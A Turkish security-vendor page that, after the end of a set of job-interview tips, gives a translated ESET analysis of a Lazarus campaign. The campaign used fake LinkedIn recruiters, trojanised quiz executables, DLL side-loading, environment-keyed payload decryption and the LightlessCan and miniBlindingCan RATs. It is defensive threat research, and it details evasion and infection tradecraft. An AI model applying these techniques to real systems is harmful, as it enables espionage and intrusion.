Birçok insan bunu sonradan akla gelen bir şey olarak görüyor. Ancak şirkete ve pozisyona gerçek bir ilgi ve kavrama isteği göstererek sizi grubun geri kalanından ayırmanın harika bir yolu olabilir. Bu aynı zamanda pozisyon hakkında daha fazla bilgi edinmenin de yararlı bir yoludur. Sonuçta iş görüşmeleri aynı zamanda adayın başvurduğu pozisyon ve şirketin onun için doğru olup olmadığını görmesi için de bir fırsattır.
### **Akıcı diyalog sürdürün**
Sizi rahatlatmak, soruları soran kişi için faydalıdır, böylece sizi gerçekten tanıyabilir ve neler yapabileceğinizi anlayabilir. Görüşme sırasında gergin olabilirsiniz. Bu nedenle, kesin bir Soru-Cevap formatına takılıp kalmamak, görüşmeyi akışına bırakmayı sağlamak için, mümkün olduğunca konuşkan ve kendinden emin olmaya çalışın. Bu aynı zamanda, karşınızdakine konuya hakim olduğunuzu gösterir.
### **Nazik ve dürüst olun**
İyi bir iş görüşmesinin ardındaki bazı temel görgü kuralları aslında en bilindik olanlardır. Nazik ve dürüst olun ve eski çalışanlar hakkında kötü bir şey söylemeyin. Espriler yanlış anlaşılabilir ve bu nedenle iş görüşmelerinde kullanmak kötü bir fikirdir.
### **Uygun giyinin ve çevrim içi çalışma konusunda bilgili olun**
Günümüzde görüşme yapacağınız görevlerin çoğu uzaktan yürütüleceğinden biraz farklı kurallar geçerli olacaktır. Bağlantı kurmadan önce arka planınızı kontrol edin ve bağlantı alt yapınızın çalıştığından emin olun. Ekranda kendinize değil kameraya bakın. Ve uygun kıyafetler giyin, herhangi dikkat dağıtıcı bir kıyafet giymeyin.
Bazı insanlar iş görüşmelerinde doğal olarak daha iyidir, ama birçok alıştırma ve yeterli araştırma ile herkes başarılı olabilir. Bol şans.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** İş Görüşmesi, Siber Güvenlik
---
### [Lazarus, truva atı kodlarıyla çalışanları kandırıyor](https://antivirus.com.tr/lazarus-truva-ati-haline-getirilmis-kodlarla-calisanlari-kandiriyor/)
**Published:** Ekim 2, 2023
**Author:** ESET
**Excerpt:** ESET araştırmacıları, bir havacılık şirketinin çalışanlarını tuzağa düşüren Lazarus saldırısını analiz ederken, kamuya açık bir arka kapı keşfetti.
**Content:**
ESET araştırmacıları, bir İspanyol havacılık şirketinin çalışanlarını tuzağa düşüren Lazarus saldırısını analiz ederken, kamuya açık ve belgelenmemiş bir arka kapı keşfetti.
ESET araştırmacıları, İspanya’daki bir havacılık şirketine yönelik bir Lazarus saldırısını ortaya çıkardılar ve burada grup, başta LightlessCan adını verdiğimiz kamuya açık olmayan bir arka kapı olmak üzere çeşitli araçlar kullandı. Lazarus operatörleri, Facebook, Instagram ve WhatsApp’ın arkasındaki şirket olan Meta için bir işe alım görevlisi gibi davranarak başarılı bir spearphishing kampanyasının ardından geçen yıl şirketin ağına ilk erişimi elde etti.
Sahte işe alım görevlisi, LinkedIn profesyonel sosyal ağ platformunun bir özelliği olan LinkedIn Mesajlaşma aracılığıyla kurbanla iletişime geçmiş ve işe alım sürecinin bir parçası olarak gerekli olan ve kurbanın bir şirket cihazına indirip çalıştırdığı iki kodlama görevi göndermiştir. İlk görev, “Merhaba, Dünya!” metnini görüntüleyen çok basit bir projedir, ikincisi ise bir Fibonacci dizisi yazdırır – her sayının önceki iki sayının toplamı olduğu bir sayı dizisi. ESET Araştırmacıları, etkilenen havacılık şirketiyle iş birliği sayesinde ilk erişim adımlarını yeniden oluşturmayı ve Lazarus tarafından kullanılan araç setini analiz etmeyi başardı.
Bu blog yazısında, bu Lazarus saldırısı sırasında kullanılan sızma yöntemini ve araçları açıklıyoruz. Ayrıca bu saldırıyla ilgili bazı bulgularımızı 4 Ekim 2023 tarihinde [*Virus Bulletin konferansında*](https://www.virusbulletin.com/conference/vb2023/abstracts/lazarus-campaigns-and-backdoors-2022-2023/) sunacağız.
**Blog yazısının kilit noktaları:**
- Hedeflenen şirketin çalışanları, LinkedIn üzerinden sahte bir işe alım görevlisi ile iletişime geçmiş ve kendisini bir kodlama testi olarak sunulan kötü amaçlı bir yürütülebilir dosyayı açmaları için kandırılmıştır.
- DLL yan yüklemesi yoluyla üç tür faydalı yük sunan dört farklı yürütme zinciri tespit ettik.
- En dikkat çekici yük, gerçek zamanlı güvenlik izleme yazılımı tarafından tespit edilmeyi ve siber güvenlik uzmanları tarafından analiz edilmeyi engelleyen teknikler uygulayan LightlessCan arka kapısıdır; bu, HTTP(S) Lazarus RAT’ın amiral gemisi olan selefi BlindingCan ile karşılaştırıldığında büyük bir değişim sunar.
- Bu faaliyeti Lazarus’a, özellikle de Operation DreamJob ile ilgili kampanyalarına bağlıyoruz.
- Saldırının nihai hedefi siber casusluktu.
Lazarus kurbanların sistemlerine çeşitli faydalı yükler göndermiştir; en dikkat çekici olanı, LightlessCan adını verdiğimiz ve selefi BlindingCan’e kıyasla önemli bir ilerlemeyi temsil eden, kamuya açık bir şekilde belgelenmemiş ve sofistike bir uzaktan erişim truva atıdır (RAT). LightlessCan, çok çeşitli yerel Windows komutlarının işlevlerini taklit ederek gürültülü konsol yürütmeleri yerine RAT’ın kendi içinde gizli yürütme sağlar. Bu stratejik değişim gizliliği artırarak saldırganın faaliyetlerini tespit ve analiz etmeyi daha zor hale getirir.
Maruz kalmayı en aza indirmek için kullanılan bir başka mekanizma da yürütme korkuluklarının kullanılmasıdır; Lazarus, yükün yalnızca hedeflenen kurbanın makinesinde şifresinin çözülebildiğinden emin olmuştur. Yürütme korkulukları, dağıtım ve yürütme sırasında yükün bütünlüğünü ve gizliliğini korumak için uygulanan ve güvenlik araştırmacıları gibi istenmeyen makinelerde yetkisiz şifre çözmeyi etkili bir şekilde önleyen bir dizi koruyucu protokol ve mekanizmadır. Bu mekanizmanın uygulanmasını *Yürütme zinciri 3: LightlessCan (karmaşık sürüm)* bölümünde açıklıyoruz.
## LAZARUS GRUBUNA ATIF
Lazarus grubu (HIDDEN COBRA olarak da bilinir) en az 2009 yılından beri aktif olan [*Kuzey Kore ile bağlantılı*](https://attack.mitre.org/groups/G0032/) bir siber casusluk grubudur. Hem [*Sony Pictures Entertainment*](https://antivirus.com.tr/tarihteki-en-buyuk-20-siber-saldiri-2023/) saldırısı hem de [*2016*](https://antivirus.com.tr/tarihteki-en-buyuk-20-siber-saldiri-2023/)‘daki on milyonlarca dolarlık [*siber soygunlar*](https://antivirus.com.tr/tarihteki-en-buyuk-20-siber-saldiri-2023/), 2017’deki [*WannaCryptor*](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/) (diğer adıyla WannaCry) salgını, 3CX ve X\_TRADER [*tedarik zinciri* ](https://www.welivesecurity.com/2023/04/20/linux-malware-strengthens-links-lazarus-3cx-supply-chain-attack/)[*saldırıları*](https://www.welivesecurity.com/2023/04/20/linux-malware-strengthens-links-lazarus-3cx-supply-chain-attack/) gibi yüksek profilli olaylardan ve en az 2011’den bu yana [*Güney Kore*](https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/) kamu ve kritik altyapısına [*yönelik*](https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/) uzun [*yıkıcı saldırı*](https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/) geçmişinden sorumludur. Lazarus kampanyalarının çeşitliliği, sayısı ve uygulamadaki eksantrikliği bu grubu tanımlamanın yanı sıra siber suç faaliyetlerinin üç ayağını da gerçekleştirdiğini göstermektedir: siber casusluk, siber sabotaj ve mali kazanç arayışı.
Havacılık ve uzay şirketleri Kuzey Kore’ye bağlı gelişmiş kalıcı tehdit (APT) grupları için alışılmadık bir hedef değildir. Ülke, Birleşmiş Milletler (BM) Güvenlik Konseyi [*kararlarını*](https://www.securitycouncilreport.org/un-documents/dprk-north-korea/) ihlal eden [*çok sayıda nükleer test*](https://www.dia.mil/Portals/110/Documents/News/North_Korea_Military_Power.pdf) gerçekleştirmiş ve kıtalararası balistik füze fırlatmıştır. BM, nükleer silahların veya kitle imha silahlarının daha fazla geliştirilmesini ve yayılmasını önlemek için Kuzey Kore’nin nükleer faaliyetlerini izliyor ve bu tür faaliyetleri izleyen [*iki yıllık raporlar*](https://www.un.org/securitycouncil/sanctions/1718/panel_experts/reports) yayınlıyor. Bu raporlara göre, Kuzey Kore’ye bağlı APT grupları, kıtalararası balistik füzeler orta rota aşamalarını Dünya atmosferi dışındaki uzayda geçirirken, hassas teknolojiye ve havacılık know-how’ına erişmek amacıyla havacılık ve uzay şirketlerine saldırmaktadır. Bu raporlar ayrıca siber saldırılardan elde edilen paranın Kuzey Kore’nin füze geliştirme maliyetlerinin bir kısmını oluşturduğunu iddia etmektedir.
İspanya’daki saldırıyı Lazarus grubuna, özellikle de DreamJob Operasyonu’na yüksek bir güvenle atfediyoruz. DreamJob Operasyonu’nun adı ClearSky tarafından Ağustos 2020’de yayınlanan ve savunma ve havacılık şirketlerini siber casusluk amacıyla hedef alan bir Lazarus kampanyasını anlatan bir [*blog yaz*](https://www.clearskysec.com/operation-dream-job/)ısında ortaya atılmıştır. O zamandan beri, bu [*terimi*](https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/), iş teklif eden cazibelerden yararlanan ancak [*In(ter)ception*](https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/) Operasyonu gibi diğer faaliyetlerinde yer alanlara açıkça benzeyen araçları kullanmayan çeşitli Lazarus operasyonlarını belirtmek için kullandık. Örneğin, 2 TOY GUYS sertifikalarıyla imzalanmış araçları içeren kampanya (bkz. [*ESET Tehdit Raporu T1 2021*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset_threat_report_t12021.pdf), sayfa 11) ve Eylül 2022’de yayınlanan Hollanda ve Belçika’daki [*Amazon temalı yemler*](https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/) vakası.
İlişkilendirmemiz, çoğunlukla daha önce bahsedilen Amazon temalı kampanya ile bir ilişki gösteren aşağıdaki faktörlere dayanmaktadır:
1. Kötü amaçlı yazılım (izinsiz giriş seti):
2. İlk erişim LinkedIn üzerinden irtibat kurarak ve ardından hedefi işe alım sürecinde başarılı olmak için test kılığında kötü amaçlı yazılım çalıştırmaya ikna ederek elde edilmiştir. Bu bilinen bir Lazarus taktiğidir ve en azından DreamJob Operasyonu’ndan beri kullanılmaktadır.
3. Ara yükleyiciler ve [*Lazarus ile bağlantılı*](https://malpedia.caad.fkie.fraunhofer.de/details/win.blindingcan) BlindingCan arka kapısı gibi daha önce geçen yılki Hollanda vakasında tespit edilen yüklerin yeni varyantlarını gözlemledik.
4. Bu Lazarus kampanyasının araçlarında, Amazon temalı kampanyada da kullanılan 256 bit anahtarlı AES-128 ve RC6 gibi birden fazla güçlü şifreleme türünden yararlanılmıştır.
5. Altyapı:
6. Birinci seviye C&C sunucuları için (bu blog yazısının sonundaki *Ağ* bölümünde listelenmiştir), saldırganlar kendi sunucularını kurmazlar, ancak genellikle zayıf güvenliğe sahip olan ve bakımları ihmal edilmiş siteleri barındıran mevcut sunucuları tehlikeye atarlar. Bu, Lazarus’un [*tipik*](https://www.microsoft.com/en-us/security/blog/2022/09/29/zinc-weaponizing-open-source-software/) ancak zayıf güvene sahip bir davranışıdır.
7. [*Cui bono*](https://en.wikipedia.org/wiki/Cui_bono):
8. Bir havacılık ve uzay şirketinin bilgi birikimini çalmak, Lazarus tarafından ortaya konan uzun vadeli hedeflerle uyumludur.
## İLK ERİŞİM
Grup, LinkedIn Mesajlaşma aracılığıyla birden fazla şirket çalışanını hedef aldı. Bir [*Meta*](https://www.meta.com/) işe alım görevlisi gibi davranan saldırgan, hedefin dikkatini ve güvenini çekmek için bir iş teklifi cazibesi kullandı; İspanyol havacılık şirketiyle iş birliğimiz sırasında elde ettiğimiz bu konuşmanın ekran görüntüsü aşağıda gösterilmektedir.
Şekil 1 Metadan bir işe alım görevlisi kimliğine bürünen saldırganın ilk teması
Lazarus saldırılarının başlangıcında, habersiz hedefler genellikle pervasızca kendi sistemlerini tehlikeye atmaya ikna edilir. Bu amaçla saldırganlar farklı stratejiler kullanır; örneğin hedef, bir iş teklifinin tüm içeriğini görmek için saldırgan tarafından sağlanan (ve truva atına dönüştürülmüş) bir PDF görüntüleyiciyi çalıştırmaya ikna edilir. Alternatif olarak hedef, bir IP adresi ve oturum açma bilgileri sağlanarak truva atı haline getirilmiş bir SSL/VPN istemcisine bağlanmaya teşvik edilir. Her iki senaryo da Eylül 2022’de yayınlanan bir [Microsoft blog](https://www.microsoft.com/en-us/security/blog/2022/09/29/zinc-weaponizing-open-source-software/) yazısında açıklanmıştır. Bu vakadaki anlatı, dolandırıcının kurbanın C++ programlama dilindeki yeterliliğini kanıtlama talebiydi.
Quiz1.exe ve Quiz2.exe adlı iki kötü niyetli yürütülebilir dosya bu amaçla sağlanmış ve üçüncü taraf bir bulut depolama platformunda barındırılan Quiz1.iso ve Quiz2.iso görüntüleri aracılığıyla teslim edilmiştir. Her iki yürütülebilir dosya da girdi isteyen çok basit komut satırı uygulamalarıdır.
Birincisi, çalıştırıldığında “Merhaba, Dünya!” metnini görüntüleyen, genellikle tek bir kod satırından oluşan çok basit bir program olan bir Merhaba Dünya projesidir. İkincisi, girdi olarak girilen sayıdan daha küçük olan en büyük öğeye kadar bir Fibonacci dizisi yazdırır. Fibonacci dizisi, her bir sayının kendinden önceki iki sayının toplamı olduğu, genellikle 0 ve 1 ile başlayan bir sayı dizisidir; ancak bu kötü niyetli görevde dizi 1 ve 2 ile başlamaktadır. Şekil 2 Fibonacci dizisi mücadelesinden örnek çıktı görüntüler. Çıktı yazdırıldıktan sonra, her iki yürütülebilir dosya da ISO imajlarından hedefin sistemine ek yükler yüklemek gibi kötü niyetli bir eylemi tetikler. Hedeflenen bir geliştiricinin görevi, programın mantığını anlamak ve C++ programlama dilinde yeniden yazmaktır.
Şekil 2 Tuzak program Quiz2exenin çıktısı
İlk uzlaşmaya yol açan olaylar zinciri şu şekilde özetlenmiştir. Hedefin sistemine gönderilen ilk yük, NickelLoader adını verdiğimiz bir HTTP(S) indiricisidir. Bu araç saldırganların istedikleri herhangi bir programı kurbanın bilgisayarının belleğine yerleştirmesine olanak tanır.
Şekil 3 İlk erişimi tamamlayan olaylar zinciri
## UZLAŞMA SONRASI ARAÇ SETİ
NickelLoader hedefin sisteminde çalıştığında, saldırganlar bunu iki tür RAT sunmak için kullanır. Bu RAT’lardan birinin Lazarus araç setinin bir parçası olduğu zaten biliniyor, özellikle de BlindingCan arka kapısının sınırlı işlevselliğe sahip ancak aynı komut işleme mantığına sahip bir varyantı. Bunu ayırt etmek için varyantın adının önüne mini- ön ekini koyduk. Ek olarak, saldırganlar daha önce kamuya açık olarak belgelenmemiş bir RAT’ı tanıttı ve biz buna LightlessCan adını verdik.
RAT’lar, farklı karmaşıklık seviyelerine sahip aşamalar zincirinin son adımı olarak konuşlandırılır ve öncesinde dropper ve loader gibi yardımcı yürütülebilir dosyalar bulunur. Dosya sistemine bırakılmayıp doğrudan belleğe yüklenip çalıştırılsa bile gömülü bir yük içeriyorsa bir yürütülebilir dosyayı dropper olarak adlandırıyoruz. Şifrelenmiş gömülü bir veri dizisine sahip olmayan, ancak dosya sisteminden bir yük yükleyen kötü amaçlı yazılımları yükleyici olarak adlandırıyoruz.
Sınavla ilgili ilk cazibelerin yanı sıra, Tablo 1 kurbanın sistemine gönderilen yürütülebilir dosyaları (EXE’ler) ve dinamik bağlantı kitaplıklarını (DLL’ler) özetlemektedir. Üçüncü sütundaki tüm kötü amaçlı yazılım örnekleri, kötü amaçlı bir DLL’yi yan yükleyen yasal bir yürütülebilir dosya ile trojanlaştırılmış açık kaynaklı uygulamalardır (temel proje için dördüncü sütuna bakın). Örneğin, kötü amaçlı mscoree.dll meşru NppyPluginDll’in truva atına dönüştürülmüş bir versiyonudur; DLL gömülü bir NickelLoader içerir ve her ikisi de C:\\ProgramShared dizininde bulunan meşru PresentationHost.exe tarafından yüklenir.
Tablo 1. Saldırıya dahil olan ikili dosyaların özeti
| **Konum dizini** | **Meşru ebeveyn süreci** | **Kötü amaçlı yan yüklenmiş DLL** | **Truva atlı proje** **(yük)** |
|---|---|---|---|
| C:\\ProgramPaylaşılan\\ | PresentationHost.exe | mscoree.dll | NppyPluginDll (NickelLoader) |
| C:\\ProgramData\\Adobe\\ | colorcpl.exe | colorui.dll | LibreSSL 2.6.5 (miniBlindingCan) |
| C:\\ProgramData\\Oracle\\Java\\ | fixmapi.exe | mapistub.dll | Notepad++ 1.4.0.0 için Lua eklentisi (LightlessCan) |
| C:\\ProgramData\\Adobe\\ARM\\ | tabcal.exe | HID.dll | Notepad++ 3.2 için MZC8051 (LightlessCan) |
## LIGHTLESSCAN – YENİ ARKA KAPI
Bu kampanyada kullanılan en ilginç yük, grubun BlindingCan adlı amiral gemisi HTTP(S) Lazarus RAT’ın bir halefi olan LightlessCan’dir. LightlessCan, özel bir fonksiyon tablosunda indekslenmiş 68 farklı komuta kadar desteği olan yeni bir karmaşık RAT’tır, ancak mevcut sürüm olan 1.0’da bu komutların yalnızca 43’ü bazı işlevlerle uygulanmaktadır. Geri kalan komutlar mevcut ancak gerçek işlevsellikten yoksun yer tutucular şeklinde resmi bir uygulamaya sahipler. RAT’ın arkasındaki proje kesinlikle BlindingCan kaynak koduna dayanmaktadır, çünkü paylaşılan komutların sırası, indekslemelerinde farklılıklar olsa bile önemli ölçüde korunmuştur.
En önemli güncelleme, ping, ipconfig, systeminfo, sc, net gibi birçok yerel [*Windows komutunun*](https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/windows-commands) taklit edilmiş işlevselliğidir. [*ERROR\_SUCCESS*](https://learn.microsoft.com/en-us/windows/win32/debug/system-error-codes--0-499-) sonucu için standart sistem mesajı olan “İşlem başarıyla tamamlandı.” kodlanmış dizesi bizi bu fikre getirdi. Tablo 2 LightlessCan’de uygulanan bu komutların bir listesini içerir. [*Positive Technologies*](https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/lazarus-recruitment/) tarafından Nisan 2021’de ve [*HvS Consulting*](https://www.hvs-consulting.de/media/downloads/ThreatReport-Lazarus.pdf) tarafından Aralık 2020’de yayınlanan blog yazılarında belgelendiği üzere, daha önce bildirilen Lazarus saldırılarında, bu yerel komutlar genellikle saldırganlar hedefin sisteminde bir yer edindikten sonra [*birçok*](https://blogs.jpcert.or.jp/en/2016/01/windows-commands-abused-by-attackers.html) durumda çalıştırılmaktadır. Ancak bu durumda, bu komutlar sistem konsolunda görünür bir şekilde yürütülmek yerine RAT’ın kendi içinde gizlice yürütülür. Bu yaklaşım, hem EDR’ler gibi gerçek zamanlı izleme çözümlerinden hem de dijital adli tıp araçlarından kaçmak için gizlilik açısından önemli bir avantaj sunmaktadır. Dahili sürüm numarası (1.0), bunun saldırganlar tarafından yeni bir geliştirme çabasını temsil ettiğini göstermektedir.
Windows’un temel yardımcı programları tescilli olduğundan ve açık kaynaklı olmadığından, LightlessCan geliştiricileri bir seçimle karşı karşıya kalmıştır: ya kapalı kaynaklı sistem ikili dosyalarında tersine mühendislik yapmak ya da Linux, macOS veya ChromeOS gibi diğer platformlarda yürütülmelerini taklit etmek için birçok [*programın*](https://gitlab.winehq.org/wine/wine/-/tree/master/programs) yeniden yazıldığı [*Wine*](https://www.winehq.org/) projesi aracılığıyla mevcut koddan ilham almak. LightlessCan’de taklit ettikleri ilgili Wine programları biraz farklı uygulandığından ya da hiç uygulanmadığından (örneğin, netsh) geliştiricilerin ilk seçeneği seçtiğine inanma eğilimindeyiz.
İlginç bir şekilde, analiz ettiğimiz vakalardan birinde LightlessCan yükü, ele geçirilen makinede şifrelenmiş bir dosyada saklanır ve bu dosyanın şifresi yalnızca ortama bağlı bir anahtar kullanılarak çözülebilir. Bununla ilgili daha fazla ayrıntı *Yürütme zinciri 3: LightlessCan (karmaşık sürüm)* bölümünde bulunabilir. Bu, yükün yalnızca hedeflenen kurbanın bilgisayarında şifresinin çözülebilmesini ve örneğin bir güvenlik araştırmacısının cihazında çözülememesini sağlamak içindir.
Tablo 2. Windows komut istemindekileri taklit eden LightlessCan komutlarının listesi
| **Dizin** | **Açıklama** |
|---|---|
| 33 | Windows komut isteminden ipconfig komutunu taklit edin; bkz. Şekil 4. |
| 34 | Windows isteminden net komutunu taklit edin; bkz. Şekil 5. |
| 35 | Windows isteminden netsh advfirewall firewall komutunu taklit edin; bkz. Şekil 4. |
| 36 | Windows isteminden netstat komutunu taklit edin. |
| 37 | Windows isteminden ping -6 komutunu taklit edin. |
| 38 | Windows isteminden reg komutunu taklit edin; bkz. Şekil 7. |
| 39 | Windows isteminden sc komutunu taklit edin; bkz. Şekil 8. |
| 40 | Windows isteminden ping komutunu taklit edin. |
| 41 | Windows isteminden tasklist komutunu taklit edin. |
| 42 | Windows isteminden wmic process call create komutunu taklit edin; bkz. Şekil 9. |
| 43 | Windows Server isteminden nslookup komutunu taklit edin. |
| 44 | Windows isteminden schstasks komutunu taklit edin; bkz. Şekil 10. |
| 45 | Windows isteminden systeminfo komutunu taklit edin. |
| 46 | Windows isteminden arp komutunu taklit edin. |
| 47 | Windows isteminden mkdir komutunu taklit edin. |
Şekil 4 ipconfig işlevselliğinin alt kümesini ortaya çıkaran sabit kodlu dizeler
Şekil 5 Ağ işlevselliğinin alt kümesini ortaya çıkaran sabit kodlu dizeler
Şekil 6 netsh firewall işlevselliğini ortaya çıkaran sabit kodlu dizeler
Şekil 7 Kısmi reg işlevselliğini ortaya çıkaran sabit kodlu dizeler
Şekil 8 Kısmi sc işlevselliğini ortaya çıkaran sabit kodlu dizeler
Şekil 9 Wmic işlem çağrısı oluşturma işlevini ortaya çıkaran sabit kodlu dizeler
Şekil 10 Kısmi schtasks işlevselliğini ortaya çıkaran sabit kodlu dizeler
Ayrıca, RAT’ın dahili yapılandırması incelendiğinde, BlindingCan ile karşılaştırıldığında, Lazarus’un LightlessCan’deki kod karmaşıklığını artırdığı görülmektedir.
## TEKNİK ANALİZ
Bu bölümde, NickelLoader indiricisini sağlayan ele geçirme zinciri ve Lazarus’un ele geçirilmiş sisteme yüklerini göndermek için kullandığı üç yürütme zinciri hakkında teknik ayrıntılar sunuyoruz.
### Uzlaşma zinciri: NickelLoader
NickelLoader, DLL yan yüklemesi yoluyla tehlikeye atılmış sistemde çalıştırılan ve daha sonra diğer Lazarus yüklerini teslim etmek için kullanılan bir HTTP(S) indiricisidir.
NickelLoader’ı teslim etme süreci, hedefin ilk sınav zorluklarını manuel olarak yürütmesinin ardından otomatik olarak tetiklenen PresentationHost.exe’nin yürütülmesiyle başlayan bir dizi aşamada gerçekleşir; Quiz1 vakası şu şekilde tasvir edilmiştir Şekil 3. Kötü amaçlı dinamik olarak bağlı bir kütüphane olan mscoree.dll daha sonra meşru PresentationHost.exe tarafından yan yüklenir – her ikisi de C:\\ProgramShared\\ konumundadır. Bu DLL, 2011 tarihli [*Notepad++*](https://github.com/Ciantic/NppyPluginDll) projesi için etkin olmayan [*General Python Plugins DLL*](https://github.com/Ciantic/NppyPluginDll)‘den truva atı haline getirilmiş bir NppyPluginDll.dll’dir. Bir dropper görevi görür ve çeşitli dışa aktarımlara sahiptir: orijinal NppyPluginDll.dll’den kopyalanan tüm dışa aktarımlar artı meşru mscoree.dll’den tüm dışa aktarımlar. Bu meşru dışa aktarımlardan biri olan CorExitProcess, bir sonraki kötü amaçlı yazılım aşamasının şifresinin çözülmesinden ve yürütülmesinden sorumlu kötü amaçlı kodu içerir.
Dropper içine gömülü şifrelenmiş bir veri dizisinin şifresini başarıyla çözmek için, dropper tarafından 16 karakter uzunluğunda üç anahtar kelime gereklidir. Bu anahtar kelimeler aşağıdaki gibidir:
1. üst sürecin adı (PresentationHost),
2. ikili dosyada sabit kodlanmış dahili parametre (9zCnQP6o78753qg8) ve
3. komut satırında aktarılan harici parametre (embeddingObject), PresentationHost.exe’nin ana işleminden miras alınır ve Quiz1.exe veya Quiz2.exe tarafından sağlanır.
Anahtar kelimeler bayt bayt XOR’lanır ve çıktı AES-128 şifre çözme anahtarını oluşturur.
Yük, her biri beş harf uzunluğunda dört komutu tanıyan bir HTTP(S) indiricisidir, aşağıda gösterilmiştir Tablo 3. Bu beş harfli komutlar nedeniyle, bu yükü ABD’nin beş sentlik madeni parası olan nikelden esinlenerek “NickelLoader” olarak adlandırmayı seçtik. En önemli komutlar avdrq ve gabnc’dir. Bu komutlar verildiğinde, her biri C&C sunucusundan alınan verileri bir DLL olarak yükler. Saldırganlar bu amaçla muhtemelen bir DLL’yi tamamen bellekten yüklemek için kullanılabilen bir kütüphane olan [*MemoryModule*](https://github.com/fancycode/MemoryModule)‘u kullanmışlardır.
Tablo 3. Alınan arabelleklerde tanınan sihirli anahtar sözcüklerin listesi
| **Anahtar Kelime** | **Açıklama** |
|---|---|
| abcde | Komutların yürütülmesini ayıran olağan uzun uyku gecikmesi olmadan başka bir acil komut ister. |
| avdrq | Alınan arabellekte bulunan bir DLL’yi yükler ve kodlanmış dışa aktarma bilgisini çalıştırır. |
| gabnc | Alınan arabellekte bulunan bir DLL’yi yükler. |
| dcrqv | Kendini sonlandırır. |
### Yürütme zinciri 1: miniBlindingCan
NickelLoader tarafından indirilen ve çalıştırılan yüklerden biri, grubun amiral gemisi BlindingCan RAT’ın basitleştirilmiş bir versiyonu olan miniBlindingCan’dir. İlk kez Eylül 2022’de [*Mandiant*](https://www.mandiant.com/resources/blog/dprk-whatsapp-phishing) tarafından AIRDRY.V2 adı altında rapor edilmiştir.
miniBlindingCan’i yüklemek için, 64 bitlik kötü amaçlı dinamik olarak bağlı kütüphane colorui.dll, C:\\ProgramData\\Adobe\\ adresinden çalıştırılan meşru bir colorcpl.exe tarafından yan yüklenir ve bir dropper görevi görür. DLL, VMProtect kullanılarak gizlenmiştir ve bir sonraki aşamanın yürütülmesini gerçekleştirdiği için LaunchColorCpl’in en önemli olduğu binlerce dışa aktarım içerir. DLL’nin dökülen gövdesinde, kök dizini ve oluşturulduğu projeyi ortaya çıkaran birden fazla hata ayıklama sembolü ile birlikte şifrelenmiş bir veri dizisi vardır:
W:\\Develop\\aTool\\ShellCodeLoader\\App\\libressl-2.6.5\\
ShellCodeLoader adından da anlaşılacağı üzere, bu ilk aşamanın temel amacı shellcode içeren veri dizisinin şifresini çözmek ve gövdesinden yüklemektir. ShellCodeLoader, yürütülmesinin başlangıcında, hata ayıklama araçları tarafından incelenip incelenmediğini veya analiz edilip edilmediğini belirlemek için Süreç Ortamı Bloğu (PEB) yapısı içindeki BeingDebugged değerini inceleyerek hata ayıklama önleme tekniklerini kullanır ve güvenlik analizi için tasarlanmış korumalı ortamlarda tespit edilmekten kaçınmak için anti-sandbox tekniklerini kullanır. Kötü amaçlı yazılım ayrıca ana sürecinin colorcpl.exe olup olmadığını açıkça kontrol eder; değilse hemen çıkar.
Şifresi çözülen veri dizisi tam bir DLL değildir, ancak iki bölümden oluşan bir ara blob oluşturur: shellcode ve ardından zincirin son adımını temsil eden başka bir şifrelenmiş veri dizisi. Kabuk kodu, açık kaynaklı [*ShellcodeRDI*](https://github.com/monoxgas/sRDI/tree/master/ShellcodeRDI) projesinin bir örneği tarafından üretilmiş gibi görünüyor – özellikle ShellcodeRDI.c kodu. Muhtemelen bu projedeki ConvertToShellcode.py Python betiğinin [*yansıtıcı DLL enjeksiyonu*](https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html) için kaynak görevi gören bir yük DLL’si üzerinde çalıştırılmasıyla üretilmiştir.
Nihai yük, ana işlemin adı (colorcpl.exe), dropper dosya adı (colorui.dll) ve harici komut satırı parametresinin birleştirilmesiyle oluşturulan bir dize olan uzun bir anahtarla XOR kullanılarak çıkarılır ve şifresi çözülür – bu durumda COLORCPL.EXECOLORUI.DLL669498484488D3F22712CC5BACA6B7A7 ile sonuçlanır. Bu süreç, daha önce bu *[WeLiveSecurity](https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/)* blog yazısında anlattığımız Hollanda vakasında BlindingCan arka kapısı ile gözlemlediğimiz sürece benzemektedir. Şifre çözme işlemi, komut gönderme ve ayrıştırma iç mantığı, HTTP(S) Lazarus RAT’ının amiral gemisi olan BlindingCan’i güçlü bir şekilde anımsatan indirme ve çalıştırma işlevselliğine sahip bir yürütülebilir dosyayı ortaya çıkarır. Hollanda’daki durumun aksine, VMProtect-ed değildir ve daha önce mevcut olan komutların yalnızca küçük bir alt kümesini destekler: karşılaştır Tablo 4 bu blog yazısında ve Eylül 2022’de [*Hollanda vakasıyla* ](https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/)ilgili[ *blog yazısındaki*](https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/) Tablo 3’te yer almaktadır. Bu RAT’ın özellikleri BlindingCan’dekilere kıyasla önemli ölçüde küçültülmüş olduğundan ve yine de aynı sunucu tarafı altyapısını paylaşıyor gibi göründüklerinden, tam özellikli RAT muadiline kıyasla azaltılmış işlevselliğini vurgulamak için adına “mini-” ön ekini ekleyerek ayırt etmeyi seçtik.
Tablo 4. miniBlindingCan komutları
| **Komut Kimliği** | **Açıklama** |
|---|---|
| 8201 | Bilgisayar adı, Windows sürümü ve kod sayfası gibi sistem bilgilerini gönderir. |
| 8232 | Geçerli iletişim aralığını C&C sunucusu tarafından sağlanan bir değerle günceller. |
| 8233 | Komutun yürütülmesini durdurur. |
| 8241 | C&C sunucusuna 9.392 bayt boyutundaki geçerli yapılandırmayı gönderir. |
| 8242 | Dosya sisteminde şifrelenmiş olarak saklanan 9.392 bayt boyutundaki yapılandırmayı günceller. |
